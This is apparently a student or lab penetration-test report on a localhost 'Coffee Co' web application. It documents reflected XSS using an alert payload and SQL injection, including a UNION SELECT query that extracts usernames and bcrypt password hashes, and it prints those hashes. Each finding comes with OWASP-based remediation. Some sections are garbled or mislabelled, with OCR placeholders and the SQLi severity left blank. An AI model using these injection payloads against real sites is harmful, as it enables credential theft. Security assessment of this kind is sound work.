Coffee Co - Web Application Vulnerability Assessment

Vulnerability Report

Friday, July 5, 2024

MODIFICATIONS HISTORY

Version	Date	Author	Description
1.0	07/05/2024	CJ Oddo	Initial Version

Table of Contents

General Information

Scope

Coffee Corp has mandated us to perform security tests on the following scope:

- Docker container hosting a web application 39da87be399c

Organisation

The testing activities were performed between 07/04/2024 and 07/05/2024.

Executive Summary

VULNERABILITIES SUMMARY

Following vulnerabilities have been discovered:

Risk	ID	Vulnerability	Affected Scope
Critical	IDX-001	Reflected XSS (Cross-Site Scripting) - URL	User Sessions and Cookies User Data and Information
Critical	IDX-004	Reflected XSS (Cross-Site Scripting) - Comment	User Sessions and Cookies User Data and Information

Technical Details

Reflected XSS (Cross-Site Scripting) - URL

CVSS Severity	**Critical**	**CVSSv3 Score**		**9.4**
CVSSv3 criterias	Attack Vector :	**Network**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**High**
	Required Privileges :	**None**	Integrity :	**High**
	User Interaction :	**None**	Availability :	**Low**
Affected scope	User Sessions and Cookies User Data and Information			
Description	**Reflected XSS (Cross-Site Scripting)** is when malicious script is injected into a UL or input field, reflected back to the user by the server.			
Observation	During testing, it was observed that the search input on the website does not properly sanitize user input. By injecting a script tag into the URL, it was possible to execute arbitrary JavaScript code.			

Test details

Was able to preform basic XSS injection via URL and injected the following javsscript `<script>alert(1)</script>`




Image 1 – image.png

Remediation	1. Implement strict input validation to ensure that user-supplied data is sanitized and conforms to expected formats and ranges. 2. Apply output encoding (e.g., HTML escaping) to all user-generated content that is displayed in web pages to prevent malicious scripts from executing in users' browsers.


References	The OWASP (Open Web Application Security Project) XSS Prevention Cheat Sheet provides comprehensive guidance on preventing Cross-Site Scripting attacks through input validation and output encoding. Link: OWASP XSS Prevention Cheat Sheet

Reflected XSS (Cross-Site Scripting) - Comment

CVSS Severity	**Critical**	**CVSSv3 Score**	**9.4**	
CVSSv3 criterias	Attack Vector :	**Network**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**High**
	Required Privileges :	**None**	Integrity :	**High**
	User Interaction :	**None**	Availability :	**Low**
Affected scope	User Sessions and Cookies User Data and Information			
Description	**Reflected XSS (Cross-Site Scripting)** is when malicious script is injected into a UL or input field, reflected back to the user by the server.			
Observation	During testing, it was observed that the search input on the website does not properly sanitize user input. By injecting a script tag into the comment, it was possible to execute arbitrary JavaScript code.			

Test details

Was able to preform basic XSS injection via URL and injected the following javsscript `<script>alert(1)</script>`



```
<script>alert(1)</script>
```


```
localhost
1
OK
```

- alert(1)
- alert(1)

Image 1 – image.png	
Remediation	3. Implement strict input validation to ensure that user-supplied data is sanitized and conforms to expected formats and ranges. 4. Apply output encoding (e.g., HTML escaping) to all user-generated content that is displayed in web pages to prevent malicious scripts from executing in users' browsers.
References	The OWASP (Open Web Application Security Project) XSS Prevention Cheat Sheet provides comprehensive guidance on preventing Cross-Site Scripting attacks through input validation and output encoding. Link: OWASP XSS Prevention Cheat Sheet

SQL Injection (SQLi)

CVSS Severity		**CVSSv3 Score**		
CVSSv3 criterias	Attack Vector :	**Not Defined**	Scope :	**Not Defined**
	Attack Complexity :	**Not Defined**	Confidentiality :	**Not Defined**
	Required Privileges :	**Not Defined**	Integrity :	**Not Defined**
	User Interaction :	**Not Defined**	Availability :	**Not Defined**
Affected scope	Database Exposure Regulatory Compliance			
Description	**SQL Injection** is a security vulnerability that occurs when an attacker is able to manipulate a SQL query through user-supplied input. This can allow the attacker to execute arbitrary SQL commands, potentially gaining unauthorized access to the database or manipulating its contents.			
Observation	During testing, it was noted that the URL lacks proper input sanitation procedures. This vulnerability allowed for successful extraction of database information using SQL injection techniques.			
Test details Editing the requested URL we were able to pull all the available items in the database				



localhost/capstone/coffee.php?coffee=1' or 1=1 -- -

Huan

Scoring: 87.1

Region: Aregentina

Notes: Apple, Caramel, Blackberry

Varietal: Catuai


Customer raing: 3.3/5

Kahawa

Image 1 –

Editing the URL we were able to perform SQL injection `coffee=1' union select null,null,null,null,null,null,null-- -` to discover the number of columns

Continueing this train of SQLi we are able to extract user password hashes from database.



localhost/capstone/coffee.php?coffee=1' union select null,username,password,null,null,null,null FROM users-- -

Huan

Scoring: 87.1

Region: Aregentina

Notes: Apple, Caramel, Blackberry

Varietal: Catuai

Customer raing: No rating yet

jeremy

Responsive image
Scoring:

Region:
$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HIMJy

Notes:

Varietal:

Customer raing: No rating yet

jessamy

Responsive image
Scoring:

Region:
$2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS

Notes:

Varietal:

Customer raing: No rating yet

raj

Responsive image
Scoring:

Region:
$2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy

Image 1 – image.png

Remediation	5. Validate Input: Implement strict input validation to ensure that user-supplied data conforms to expected formats and ranges. Reject any input that does not meet validation criteria. 6. Use Parameterized Queries/Prepared Statements: Instead of concatenating SQL queries with user input, use parameterized queries (or prepared statements) provided by your programming language or framework. Parameterization separates SQL code from user input, preventing SQL Injection attacks by treating input as data rather than executable code.
References	The OWASP SQL Injection Prevention Cheat Sheet offers comprehensive guidance on preventing SQL Injection attacks, including using parameterized queries. Link: OWASP SQL Injection Prevention Cheat Sheet